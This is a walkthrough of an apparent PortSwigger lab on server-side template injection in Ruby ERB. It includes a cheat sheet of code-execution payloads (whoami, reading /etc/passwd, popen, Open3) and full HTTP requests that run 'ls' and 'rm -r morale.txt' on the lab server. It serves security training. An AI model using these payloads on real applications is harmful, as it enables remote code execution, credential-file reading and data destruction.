

SSTI

Fares Zuleta

February 20, 2026

Scenario 1. *This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.*

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

1 Lab Exploitation – Server-Side Template Injection

When we access the lab, we can see different products displayed on the homepage.




Figure 1: Home page

If we click on one of the products and intercept the request using Burp Suite, we can observe a GET request that contains a message parameter.




Figure 2: Interception

Next, we can test SSTI payloads to determine whether the template engine is vulnerable to Server-Side Template Injection (SSTI) and to identify which template engine is being used.




Figure 3: Payload

We then send the request to Intruder and start the attack using the selected payloads.




Figure 4: Intruder

After the attack is completed, we can analyze the results. As shown in line 2, the response contains the number 49, which indicates that the application is using an ERB (Ruby) template engine.

Request ^	Payload	Status code	Response received	Error	Timeout	Length	<div>	Comment
0		200	293			10750	Unfortunately this product is out of stock	
1	{{7*7}}	200	257			10724	{{7*7}}	
2	<%= 7*7 %>	200	290			10714	49	
3	\$(7*7)	200	277			10723	\$(7*7)	
4	#(7*7)	200	302			10714	#(7*7)	

Figure 5: Results

Using the following command, we can display the current username:

```

ERB (Ruby)

• {{7*7}} = {{7*7}}
• ${7*7} = ${7*7}
• <%= 7*7 %> = 49
• <%= foobar %> = Error

<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines() %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline() %>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline() %>

```

Figure 6: ERB injection

With this information, we can send the GET request to Repeater and modify the message parameter to include the ERB injection.

```
GET /?message=<%= system("whoami") %> HTTP/2
Host: 0a87008903cd80f5dabf9131007d001e.web-security-academy.net
Cookie: session=dYv7j5gez69YLRiyky5sEGbiaCJzS5Le
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0)
Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://0a87008903cd80f5dabf9131007d001e.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Text trailers:

Response
Pretty Raw Hex Render
3 <a href=/>Home
4 </a>
5 <p>
6 |
7 </p>
8 </section>
9 </header>
10 <header class="notification-header">
11 </header>
12 <section class="ecommerce-pageheader">
13 
14 </section>
15 <div>
16 carlos
17 true
18 </div>
19 <section class="container-list-tiles">
20 <div>
21 
22
```

Figure 7: Directory

We can now see the current username. However, we can also modify the command to execute other system instructions.

```
GET /?message=<%= system("ls") %> HTTP/2
Host: 0a87008903cd80f5dabf9131007d001e.web-security-academy.net
Cookie: session=dYv7j5gez69YLRiky5sEGbiaCJzS5Le
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0)
Gecko/20100101 Firefox/147.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer:
https://0a87008903cd80f5dabf9131007d001e.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

Response

Pretty Raw Hex Render
3 <header class="navigation-header">
4   <section class="top-links">
5     <a href="/>Home
6     </a>
7     <p>
8       |
9     </p>
10   </section>
11 </header>
12 <header class="notification-header">
13 </header>
14 <section class="ecommerce-pageheader">
15   
16 </section>
17 <div>
18   morale.txt
19   true
20 </div>
21 <section class="container-list-tiles">
```

Figure 8: List files

In the directory listing, we observe a file named `morale.txt`. The final step is to delete `morale.txt` by executing a system command.

```
GET /?message=<%= system("rm -r morale.txt") %> HTTP/2
Host: 0a87008903cd80f5dabf9131007d001e.web-security-academy.net
Cookie: session=dYv7j5gez69YLRiyky5sEGbiaCJzS5Le
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0)
Gecko/20100101 Firefox/147.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer:
https://0a87008903cd80f5dabf9131007d001e.web-security-academy.net
/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

Response

Pretty Raw Hex Render
<div class="container">
  <header class="navigation-header">
    <section class="top-links">
      <a href=/>Home
    </a>
    <p>
      |
    </p>
    </section>
  </header>
  <header class="notification-header">
  </header>
  <section class="ecommerce-pageheader">
    
  </section>
  <div>
    true
  </div>
  <section class="container-list-tiles">
```

Figure 9: Deleted




Figure 10: Successfully completed